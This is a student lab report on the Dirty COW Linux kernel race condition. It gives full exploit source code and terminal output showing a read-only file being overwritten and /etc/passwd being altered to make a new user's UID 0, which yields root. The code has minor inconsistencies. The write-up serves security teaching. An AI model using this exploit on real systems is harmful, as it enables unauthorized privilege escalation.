


CSE643 Lab5

Yishi Lu

10/10/2018


Task1: Modify a Dummy Read-Only File



A terminal window titled "Terminal" showing a series of commands and their outputs. The user is at the prompt seed@ubuntu:~/lab5\$. The commands and outputs are as follows:

```
[10/06/2018 21:29] seed@ubuntu:~/lab5$ sudo touch /zzz
[sudo] password for seed:
[10/06/2018 21:30] seed@ubuntu:~/lab5$ sudo chmod 644 /zzz
[10/06/2018 21:30] seed@ubuntu:~/lab5$ sudo gedit /zzz
[10/06/2018 21:31] seed@ubuntu:~/lab5$ cat /zzz
111111222222333333
[10/06/2018 21:31] seed@ubuntu:~/lab5$ ls -l /zzz
-rw-r--r-- 1 root root 19 Oct  6 21:31 /zzz
[10/06/2018 21:31] seed@ubuntu:~/lab5$ echo 99999 > /zzz
bash: /zzz: Permission denied
[10/06/2018 21:31] seed@ubuntu:~/lab5$
```

screenshot1, we create a read-only file which called /zzz. (2.1)



A screenshot of a code editor window titled "VM12.04 [Running]" showing a C program named *cow_attack.c. The code is as follows:

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);


    // Find the position of the target area
    char *position = strstr(map, "22222");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
```

screenshot2, we get attack code from lab description. (2.2 – 2.4)

A terminal window titled "Terminal" with a dark background. It shows a series of commands and their outputs. The first command is `gcc cow_attack.c -lpthread`, which compiles the program. The second command is `a.out`, which runs the program. The output shows a prompt `^C` followed by the command `cat /zzz`, which outputs `111111*****333333`. The terminal window has a standard Ubuntu window header with three dots and a title bar.

```
[10/06/2018 21:35] seed@ubuntu:~/lab5$ gcc cow_attack.c -lpthread
[10/06/2018 21:35] seed@ubuntu:~/lab5$ a.out
^C
[10/06/2018 21:36] seed@ubuntu:~/lab5$ cat /zzz
111111*****333333
[10/06/2018 21:36] seed@ubuntu:~/lab5$
```

screenshot3, we compile the program, then we perform the dirty COW attack. We successfully write to the read-only file /zzz, so our attack succeeds. (2.5)

Observation and Explanation:

In this task, we perform dirty COW attack to write on a read-only file. We have a file which called /zzz, and it is read-only to us, and our goal in this task is to write on this file. Before we look at the whole attack, we first need to know the mechanism of the attack. The first important thing is how memory mapping works. `mmap()` is a system call, and it is used to map file or device into memory. It takes six arguments. First argument is for address of mapped memory. Second is for size of mapped memory. Third is for whether the memory is readable or writable; in our case, the file /zzz is read-only file, so we can only put `PROT_READ` here for readable. Fourth is used to determine whether the mapped memory is visible to other process in the same mapping memory. Fifth specifies the file that need to be mapped. The last one specifies the offset. The fourth argument is very important for dirty COW attack. When we set `MAP_PRIVATE` in the fourth argument, the file mapped to the memory will be private to our process, so if we make a change on the file, other processes will not see the change. To achieve this, when we write on the file by system call `write()`, the OS kernel will allocate a new block physical memory and copy the content of the file to the new memory (the page table of our process will also point to the new memory location), so anything we write is applied to the private copy, not the original file. This mechanism is called Copy On Write (COW). The /zzz file is read-only to us, normally if we write on it that will result in permission deny. However, if it is mapped using `MAP_PRIVATE`, the kernel will make exception to allow us to write on the private copy of the file.


The second important thing is how to discard the private copy of the mapped memory. And actually this can be done by system call `madvise()`. This system call has a critical feature to the dirty COW attack, if the private copy is belonging to some mapped memory, after we use `madvise()` with advice `MADV_DONTNEED` to discard it, the page table of the process will be pointed back to the original mapped memory.

Now we look at how the dirty COW attack works. We have four steps. Step 1. we make a private copy of the mapped memory; the kernel will allocate a new physical memory space for the copy. Step 2. we update to the page table of our process, so our process's page table points to the new memory space of the private copy. Step 3. we write to the copy. There is extra Step 4, which is using system call `madvise()` to discard the private copy, so the process's page table will point back to the original memory space. If we put step 4 between step 2 and 3, then we may write on the mapped memory (the original file); for detail, before we write to the private

copy, we discard the private copy, so our process will point back to the original mapped memory. Then we perform a write operation, actually our write will be performed on the original mapped memory (the original file), not the private copy. So in the order 1,2,3,4, there is no problem; but in the order 1,2,4,3, it is a problem. As the above shows, it is also a race condition. The system actually doing some checks, but it checks before even step1. Because we write on a private copy, so it will allow us to perform the writing operation. And it will not check again in the following steps.

As the screenshot1 shows, we first create a read-only file /zzz. Then we get attack code from lab description (screenshot2). Then we run the attack program. This program contains a main function, and 2 threads (one is write thread, and another one is madvise thread). After the program run, the main function will map the /zzz file into memory, and then it will create those writing thread and madvise thread. These two threads will keep running until we stop the program. If madvise() system call is performed between step2 and step3 inside the write() system call, then we can write to the original file. The possibility is not low; after few seconds, our attack succeeds. (screenshot3, we change 222222 to ***** in the read-only file /zzz).


Task2: Modify the Password File to Gain the Root Privilege



```
Terminal
[10/06/2018 21:42] seed@ubuntu:~/lab5$ sudo adduser charlie
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
    Full Name []: test
    Room Number []: test
    Work Phone []: test
    Home Phone []: test
    Other []: test
Is the information correct? [Y/n] y
[10/06/2018 21:43] seed@ubuntu:~/lab5$ █


charlie:x:1001:1002:test,test,test,test,test:/home/charlie:/bin/bash
```

screenshot1, we add a new user account to the /passwd file, our goal is change this account to a root account.



```
VM12
Terminal
[10/06/2018 21:49] seed@ubuntu:~/lab5$ gcc cow_attack.c -lpthread
[10/06/2018 21:49] seed@ubuntu:~/lab5$
```

screenshot2, we modify the program and recompile it. (the code snip will be attached in the Observation and Explanation section)



```
VM1
root@ubuntu: /home/seed/lab5
[10/06/2018 21:49] seed@ubuntu:~/lab5$ gcc cow_attack.c -lpthread
[10/06/2018 21:49] seed@ubuntu:~/lab5$ a.out
^C
[10/06/2018 21:50] seed@ubuntu:~/lab5$ su charlie
Password:
root@ubuntu: /home/seed/lab5# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu: /home/seed/lab5#
```

screenshot3, we run the program. After few second, we stop the program, and the we switch to the charlie account. Then we check the account's privilege by command id. The uid become 0, which means our attack succeeds.

Observation and Explanation:

In this task, we perform dirty COW again. Instead attack on a trivial file, this time we will perform attack on /etc/passwd file; if our attack is successful, we will get a root shell. We first create a new user account: Charlie, this is just a normal user account (screenshot1). Then we need to modify our attack code. As following shows:

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *adviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // we change the target file to /etc/passwd
    int f=open("/etc/passwd", O_RDONLY);
```

```

// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

// we find the position of the target area
char *position = strstr(map, "charlie:x:1001");

// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}

void *writeThread(void *arg)
{
    char *content= "charlie:x:0000";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}

```

Our modification is marked as red lines. We made three modifications. First, we change the open file, it is /etc/passwd at this time. Then we change the target area, we change it to "charlie:x:1001", our goal in this attack is to change 1001 to 0000. The last line which we changed is the content, we change it to "charlie:x:0000". Therefore, after our attack succeeds, the uid of account charlie will become 0000 which is a root account. The other things are same as last attack, so we do not repeat again in here. As the screenshot3 shows, we recompile and run the program; after few seconds, we stop the program and switch to account charlie. Then we use command "id" to check the privilege of this account, it becomes 0, which means it is a root account. Thus our attack is successful.

Appendix:

//code for task1

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);
int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "222222");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
{
    char *content= "*****";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```